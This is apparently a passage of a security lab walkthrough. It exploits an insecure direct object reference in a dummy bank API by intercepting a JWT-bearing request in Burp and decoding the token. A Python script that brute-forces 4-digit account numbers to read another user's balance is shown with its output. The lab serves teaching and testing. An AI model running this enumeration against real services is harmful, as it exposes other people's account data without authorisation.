
Forward the above request and view the changes reflected on the web page.

Note: The above request was sent to a service running on port 8081 on the target machine.



The login attempt was successful and user "Elliot Alderson" has account number 1234.

Click on "Check Balance" button and view the intercepted request.




Notice that the above GET request contains a JWT Token and account number of user Elliot.

JWT Token:

eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiYWNjdCI6MTIzNCwic2NvcGUiOiJhY2NvdW50IiwiZXhwIjoxNTc1NDg2NzMyLCJpYXQiOjE1NzU0ODYxMzJ9.IbJhvGUd9hdvuu3GXNKsDnWXO5j4aqh2l4sekCiRYYiQHjPm80Pvxdx7gfFse2pAb-lvGDcQVGkKNeLiG0p1azzL_bXx_AajsYcI2_X9OFTKAgjhhrI2zBi7UeEvHdYYkrpuWHTEUe9S43u07flQh8idj6Lg9811Vst1WR_uGZ_Jy6Na4u-H0PdMvqOBRVLhdhSqIGzK08uQyjFzLZH4Tp0fV91xHZwLyX0HSQ3mKJ0IcpRoUEY68T1JAtYuOJgPwneRj5qScoji5_jdtokN1g4PLtZl9dHwalcWSu67zJ3iIsQjLNaEOYwhNe933-eUhe6DLf_FbhLgN-2rj8EiOw


Decoding the token sent in the request using https://jwt.io:

Paste the retrieved token in the "Encoded" text area:




Note: Notice the expiry time of the time reflected in the "exp" claim.The token is only valid for 10 minutes after it is issued.

Forward the above request and view the changes reflected on the web page.



The response on the web page reflects the account balance of the user named "Elliot Alderson".

Check the response of the request sent in the HTTP History in Burp:



Vulnerability:

1. The account number for which the balance is retrieved is sent in the request itself.
2. If the account number of any other user is sent, then the details of that user could be retrieved as well.
3. Since the account numbers are 4-digit integer values, they could be brute-forced quickly.

Step 5: Retrieving the account balance of the user named "James Cooper".

Use the following Python script to find out the balance of the user named "James Cooper":

Python Code:

```
import jwt
import requests
import sys
import time

baseUrl = "http://192.37.163.3:8081"

def getBalance(acctID, token):
        params = { "acct": acctID, "token": token }
        r = requests.get(baseUrl + "/balance", params = params)
        return r.json()
```

```
if len(sys.argv) != 2:
        print "[*] Usage: python getBalance.py JWT_TOKEN"
        sys.exit(-1)

token = sys.argv[1]

for i in range (1000, 9999):
        payload = jwt.decode(token, verify=False)
        if not ("exp" in payload and payload["exp"] >= int(time.time())):
        print "Expired Token!"
        break
        data = getBalance(i, token)
        if "Error" in data:
        continue
        if data["user"] == "James Cooper":
        print "--- ========================================================================
---"
        print data
        print "--- ========================================================================
---"
        break
```

Save the above Python script as getBalance.py

Command: cat getBalance.py

```
root@attackdefense:~# cat getBalance.py
import jwt
import requests
import sys
import time

baseUrl = "http://192.37.163.3:8081"

def getBalance(acctID, token):
        params = { "acct": acctID, "token": token }
        r = requests.get(baseUrl + "/balance", params = params)
        return r.json()

if len(sys.argv) != 2:
        print "[*] Usage: python getBalance.py JWT_TOKEN"
        sys.exit(-1)

token = sys.argv[1]

for i in range (1000, 9999):
        payload = jwt.decode(token, verify=False)
        if not ("exp" in payload and payload["exp"] >= int(time.time())):
                print "Expired Token!"
                break
        data = getBalance(i, token)
```

```
        if "Error" in data:
                continue
        if data["user"] == "James Cooper":
                print "--- ========================================================================== ---"
                print data
                print "--- ========================================================================== ---"
                break
root@attackdefense:~#
```

Code Overview:

The above script performs the following operations:

1. Reads the user supplied JWT token.
2. Iterates over all possible 4-digit account numbers.

3. Before getting the balance corresponding to an account ID, the script checks if the token is still valid or not. It is because the token had an expiry time of 10 minutes after the token was issued.
4. If the token is valid, the script iterates over the different possible account numbers.
5. Once the account details of user named "James Cooper" are retrieved, the loop is terminated..

Checking the usage of the Python script:

Command: python getBalance.py

```
root@attackdefense:~#
root@attackdefense:~# python getBalance.py
[*] Usage: python getBalance.py JWT_TOKEN
root@attackdefense:~#
```

Run the above Python script with the token retrieved in the previous step and find out the account balance of the user named "James Cooper".

Command: python getBalance.py
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiYWNjdCI6MTIzNCwic2NvcGUiOiJhY2NvdW50IiwiZXhwIjoxNTc1NDg2NzMyLCJpYXQiOjE1NzU0ODYxMzJ9.IbJhvGUd9hdvuu3GXNKsDnWXO5j4aqh2l4sekCiRYYiQHjPm80Pvxdx7gfFse2pAb-lvGDcQVGkKNeLiG0p1azzL_bXx_AajsYcI2_X9OFTKAgjhhrI2zBi7UeEvHdYYkrpuWHTEUe9S43u07flQh8idj6Lg9811Vst1WR_uGZ_Jy6Na4u-H0PdMvqOBRVLhdhSqIGzK08uQyjFzLZH4Tp0fV91xHZwLyX0HSQ3mKJ0IcpRoUEY68T1JAtYuOJgPwneRj5qScoji5_jdtokN1g4PLtZl9dHwalcWSu67zJ3iIsQjLNaEOYwhNe933-eUhe6DLf_FbhLgN-2rj8EiOw

```
root@attackdefense:~# python getBalance.py eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9
.eyJpc3MiOiJEdW1teSBCYW5rIiwiYWNjdCI6MTIzNCwic2NvcGUiOiJhY2NvdW50IiwiZXhwIjoxNT
c1NDg2NzMyLCJpYXQiOjE1NzU0ODYxMzJ9.IbJhvGUd9hdvuu3GXNKsDnWXO5j4aqh2l4sekCiRYYiQ
HjPm80Pvxdx7gfFse2pAb-lvGDcQVGkKNeLiG0p1azzL_bXx_AajsYcI2_X9OFTKAgjhhrI2zBi7UeE
vHdYYkrpuWHTEUe9S43u07flQh8idj6Lg9811Vst1WR_uGZ_Jy6Na4u-H0PdMvqOBRVLhdhSqIGzK08
uQyjFzLZH4Tp0fV91xHZwLyX0HSQ3mKJ0IcpRoUEY68T1JAtYuOJgPwneRj5qScoji5_jdtokN1g4PL
tZl9dHwalcWSu67zJ3iIsQjLNaEOYwhNe933-eUhe6DLf_FbhLgN-2rj8EiOw
--- ------------------------------------------------------------ ---
{u'acct': u'1086', u'balance': u'348692222', u'user': u'James Cooper'}
--- ------------------------------------------------------------ ---
root@attackdefense:~#
```

Account Balance of James Cooper: 348692222

Note: While trying out the script, it may happen that the JWT Token gets expired since the token issued by the API are valid only for 10 minutes. In those cases, logging into the application again would provide a new JWT Token that would be valid for the next 10 minutes.

References:

1. OWASP API Security (https://www.owasp.org/index.php/OWASP_API_Security_Project)
2. JWT debugger (https://jwt.io/#debugger-io)